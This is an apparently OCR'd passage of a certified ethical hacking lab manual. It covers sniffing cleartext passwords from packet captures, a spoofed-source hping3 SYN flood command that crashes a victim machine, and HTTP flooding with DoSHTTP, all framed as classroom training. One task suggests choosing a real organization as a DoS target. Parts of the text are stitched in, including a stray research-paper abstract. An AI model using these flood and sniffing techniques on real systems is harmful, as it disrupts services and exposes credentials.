


Packet capture is the act of capturing data packets crossing a computer network.

FIGURE 9.4: Sniff-O-Matic – Stop capture

FIGURE 9.4: Sniff-O-Matic – Stop capture

6. In the list of captured packets, select a packet to view detailed information.



From the captured packets, detailed information such as Header Length, Protocol, Header Checksum, Source IP, Destination IP, etc. can be viewed by selecting a particular packet.

FIGURE 9.5: Sniff-O-Matic – Viewing packet information

FIGURE 9.5: Sniff-O-Matic – Viewing packet information

7. In the right pane, select items from the tree and the data for the respective item will be highlighted in red.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.6: Sniff-O-Matic – Viewing packet information

Port numbers can occasionally be seen in a web or other service. By default, HTTP uses port 80 and HTTPS uses port 443, but a URL - http://www.example.com:8080/path/ specifies that the web resource be served by the HTTP server on port 8080

8. Now, perform a search for the data in captured frames. Select **Options → Find**.




FIGURE 9.7: Sniff-O-Matic – Performing search

9. The **Find** pop-up box appears; type **pwd** to search for the password information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.8: Sniff-O-Matic – Performing password search

FIGURE 9.8: Sniff-O-Matic – Performing password search

Detailed packet information is available in a tree structure or a raw data view of the packet data.

10. An icon (packets with binoculars) will appear for the found packets, as shown in the following screenshot.




FIGURE 9.9: Sniff-O-Matic – Password search results

Sniff-O-Matic's key features include:

- Capture IP packets on your LAN without packet loss
- Monitor network activity in real time
- Filters to show only the packets you want
- Real-time checksum calculation
- Save and load captured packets
- Auto start capturing and continuous capture
- Traffic charts with filter info

11. Select the found packet and scroll down the data list for the information, which will be indicated in blue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Packets captured using Sniff-O-Matic allows you to sniff the password available in cleartext format. If an attacker is able to capture these packets, he can easily identify the password and login to the network as an authenticated user. Attackers will have an advantage if they discover the same password is being used for all the computers.




FIGURE 9.10: Sniff-O-Matic – Password search results

12. To mark the packets, right-click the selected packet and click **Mark**.




FIGURE 9.11: Sniff-O-Matic – Marking a packet

13. Once the packets are marked, they will have a different icon.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.12: Sniff-O-Matic – Marked packets

One of the features of the tool includes, protocol and port data, the program displays source and destination IP addresses, and raw packet information. The program offers no IP address to domain name conversion..

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Sniff-O-Matic	**Header Length:** 5 **Time To Live:** 61 **Protocol:** 6 **Header Checksum:** 0xC1F6 **Source IP:** 123.176.32.155 **Dest. IP:** 10.0.0.7 **Source Port:** 80 (HTTP) **Destination Port:** 2753 **Username and password**

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine how you can defend against ARP cache poisoning in a network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering

Module 09

Denial of Service

Module 10

Denial of Service

Denial of Service (DoS) is an attack on a computer or network that prevents legitimate use of its resources.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In computing, a denial-of-service attack (DoS attack) is an attempt to make a machine or network resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the efforts of one or more people to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.

One common method of attack involves saturating the target machine with external communications requests, such that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. Denial-of-service attacks can essentially disable your computer or your network. DoS attacks can be lucrative for criminals; recent attacks have shown that DoS attacks a way for cyber criminals to profit.

As an expert ethical hacker or **security administrator** of an organization, you should have sound knowledge of how **denial-of-service** and **distributed denial-of-service** attacks are carried out, to **detect** and **neutralize** attack handlers, and to **mitigate** such attacks.

Lab Objectives

The objective of this lab is to help students learn to perform DoS attacks and to test network for DoS flaws.

In this lab, you will:

- Create and launch a denial-of-service attack to a victim
- Remotely administer clients
- Perform a DoS attack by sending a huge amount of SYN packets continuously
- Perform a DoSHTTP attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 10 Denial-of-Service

Lab Environment

To carry out this, you need:

- A computer running Window Server 2008
- Windows XP/7 running in virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 60 Minutes

Overview of Denial of Service

Denial-of-service (DoS) is an attack on a computer or network that **prevents** legitimate use of its resources. In a DoS attack, attackers **flood** a victim's system with illegitimate service requests or **traffic** to **overload** its resources and prevent it from performing **intended** tasks.

TASK 1

Overview

Lab Tasks

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in denial of service:

- SYN flooding a target host using hping3
- HTTP flooding using DoSHTTP

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

SYN Flooding a Target Host Using hping3

hping3 is a command-line oriented TCP/IP packet assembler/analyzer.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic.

A SYN flood attack works by not responding to the server with the expected ACK code. The malicious client can either simply not send the expected ACK, or by spoofing the source IP address in the SYN, cause the server to send the SYN-ACK to a falsified IP address, which will not send an ACK because it "knows" that it never sent a SYN. The server will wait for the acknowledgement for some time, as simple network congestion could also be the cause of the missing ACK, but in an attack increasingly large numbers of half-open connections will bind resources on the server until no new connections can be made, resulting in a denial of service to legitimate traffic. Some systems may also malfunction badly or even crash if other operating system functions are starved of resources in this way.

As an expert **ethical hacker** or **security administrator** of an organization, you should have sound knowledge of **denial-of-service and distributed denial-of-service** attacks and should be able to **detect** and **neutralize** attack handlers. You should use SYN cookies as a countermeasure against the SYN flood which eliminates the resources allocated on the target host.

Lab Objectives

The objective of this lab is to help students learn to perform denial-of-service attacks and test the network for DoS flaws.

In this lab, you will:

- Perform denial-of-service attacks
- Send huge amount of SYN packets continuously

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available at D:\CEH-Tools\CEHv8 Module 10 Denial-of-Service

Lab Environment

To carry out the lab, you need:

- A computer running Windows 7 as victim machine
- BackTrack 5 r3 running in virtual machine as attacker machine
- **Wireshark** is located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Sniffing Tools\Wireshark**

Lab Duration

Time: 10 Minutes

Overview of hping3

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like a ping program does with ICMP replies. hping3 handles fragmentation, arbitrary packets body, and size and can be used in order to transfer files encapsulated under supported protocols.

Lab Tasks

TASK 1

Flood SYN Packet

1. Launch **BackTack 5 r3** on the virtual machine.
2. Launch the **hingp3** utility from the BackTrack 5 r3 virtual machine. Select **BackTrack Menu → Backtrack → Information Gathering → Network Analysis → Identify Live Hosts → Hping3**.

hping3 is a command-line oriented TCP/IP packet assembler/analyzer.

Figure 1.1: BackTrack 5 r3 Menu

Type only **hping3** without any argument. If hping3 was compiled with Tcl scripting capabilities, you should see a prompt.

3. The **hping3** utility starts in the command shell.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 1.2: BackTrack 5 r3 Command Shell with hping3

4. In the command shell, type **hping3 –S 10.0.0.11 –a 10.0.0.13 –p 22 --flood** and press **Enter**.

First, type a simple command and see the result: #hping3.0.0-alpha-1> hping resolve www.google.com 66.102.9.104.




FIGURE 1.3: BackTrack 5 r3 hping3 command

The hping3 command should be called with a subcommand as a first argument and additional arguments according to the particular subcommand.

5. In the previous command, **10.0.0.11 (Windows 7)** is the **victim's** machine IP address, and **10.0.0.13 (BackTrack 5 r3)** is the **attacker's** machine IP address.




FIGURE 1.4: BackTrack4 Command Shell with hping3

The hping **resolve** command is used to convert a hostname to an IP address.

6. hping3 floods the victim machine by sending bulk SYN packets and overloading victim resources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Go to the **victim's machine (Windows 7)**. Install and launch Wireshark, and observe the SYN packets.




FIGURE 1.5: Wireshark with SYN Packets Traffic

8. You sent huge number of SYN packets, which caused the victim's machine to crash.

hping3 was mainly used as a security tool in the past. It can be used in many ways by people who don't care for security to test networks and hosts. A subset of the things you can do using hping3:

- Firewall testing
- Advanced port scanning
- Network testing, using various protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing

Lab Analysis

Document all the results gather during the lab.

Tool/Utility	Information Collected/Objectives Achieved
hping3	SYN packets observed over flooding the resources in victim machine

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

HTTP Flooding Using DoSHTTP

DoSHTTP is an HTTP flood denial-of-service (DoS) testing tool for Windows. DoSHTTP includes port designation and reporting.

ICON KEY

Valuable information

Test your knowledge

Web exercise

Lab Scenario

HTTP flooding is an attack that uses enormous useless packets to jam a web server. In this paper, we use hidden semi-Markov models (HSMM) to describe Web-browsing patterns and detect HTTP flooding attacks. We first use a large number of legitimate request sequences to train an HSMM model and then use this legitimate model to check each incoming request sequence. Abnormal Wwb traffic whose likelihood falls into unreasonable range for the legitimate model would be classified as potential attack traffic and should be controlled with special actions such as filtering or limiting the traffic. Finally we validate our approach by testing the method with real data. The result shows that our method can detect the anomaly web traffic effectively.

In the previous lab you learned about SYN flooding using hping3 and the countermeasures that can be implemented to prevent such attacks. Another method that attackers can use to attack a server is by using the HTTP flood approach.

As an expert **ethical hacker** and **penetration tester**, you must be aware of all types of hacking attempts on a web server. For HTTP flooding attack you should implement an advanced technique known as "tarpitting," which once established successfully will set connections window size to few bytes. According to TCP/IP protocol design, the connecting device will initially only send as much data to target as it takes to fill the window until the server responds. With tarpitting , there will be no response back to the packets for all unwanted HTTP requests, thereby protecting your web server.

Lab Objectives

The objective of this lab is to help students learn HTTP flooding denial-of service (DoS) attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 10 Denial-of-Service

Lab Environment

To carry out this lab, you need:

- **DoSHTTP** tool located at **D:\CEH-Tools\CEHv8 Module 10 Denial-of-Service\DDoS Attack Tools\DoS HTTP**
- You can also download the latest version of **DoSHTTP** from the link http://www.socketsoft.net/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- **Windows 7** running on virtual machine as attacker machine
- A web browser with an Internet connection
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of DoSHTTP

DoSHTTP is an HTTP flood denial-of-service (DoS) testing tool for Windows. It includes URL verification, HTTP redirection, and performance monitoring. DoSHTTP uses multiple asynchronous sockets to perform an effective HTTP flood. DoSHTTP can be used simultaneously on multiple clients to emulate a distributed denial-of-service (DDoS) attack. This tool is used by IT professionals to test web server performance.

Lab Tasks

TASK 1

DoSHTTP Flooding

1. Install and launch DoSHTTP in **Windows Server 2012**.
2. To launch DoSHTTP, move your mouse cursor to lower left corner of the desktop and click **Start**.




FIGURE 2.1: Windows Server 2012 Desktop view

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **DoSHttp 2.5** app from the **Start** menu apps to launch the program.

DoSHTTP is an easy to use and powerful HTTP Flood Denial of Service (DoS) Testing Tool for Windows. DoSHTTP includes URL Verification, HTTP Redirection, Port Designation, Performance Monitoring and Enhanced Reporting.




FIGURE 2.2: Windows Server 2012 Start Menu Apps

4. The **DoSHTTP** main screen appears as shown in the following figure; in this lab we have demonstrated trial version. Click **Try** to continue.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 10 Denial-of-Service




FIGURE 2.3: DoSHTTP main window

5. Enter the URL or IP address in the **Target URL** field.
6. Select a **User Agent**, number of **Sockets** to send, and the type of **Requests** to send. Click **Start**.
7. In this lab, we are using Windows 7 IP (10.0.0.7) to flood.

DoSHTTP includes Port Designation and Reporting.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.4: DoSHTTP Flooding

Note: These IP addresses may differ in your lab environment.

8. Click **OK** in the DoSHTTP evaluation pop-up.

DoSHTTP uses multiple asynchronous sockets to perform an effective HTTP Flood. DoSHTTP can be used simultaneously on multiple clients to emulate a Distributed Denial of Service (DDoS) attack.




FIGURE 2.5: DoSHTTP Evaluation mode pop-up

9. Launch the **Wireshark** network protocol analyzer in the **Windows 7 virtual machine** and start its interface.
10. DoSHTTP sends **asynchronous** sockets and performs **HTTP flooding** of the target network.
11. Go to **Virtual machine**, open **Wireshark**, and observe that a lot of packet traffic is captured by Wireshark.

DoSHTTP can help IT Professionals test web server performance and evaluate web server protection software. DoSHTTP was developed by certified IT Security and Software Development professionals

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

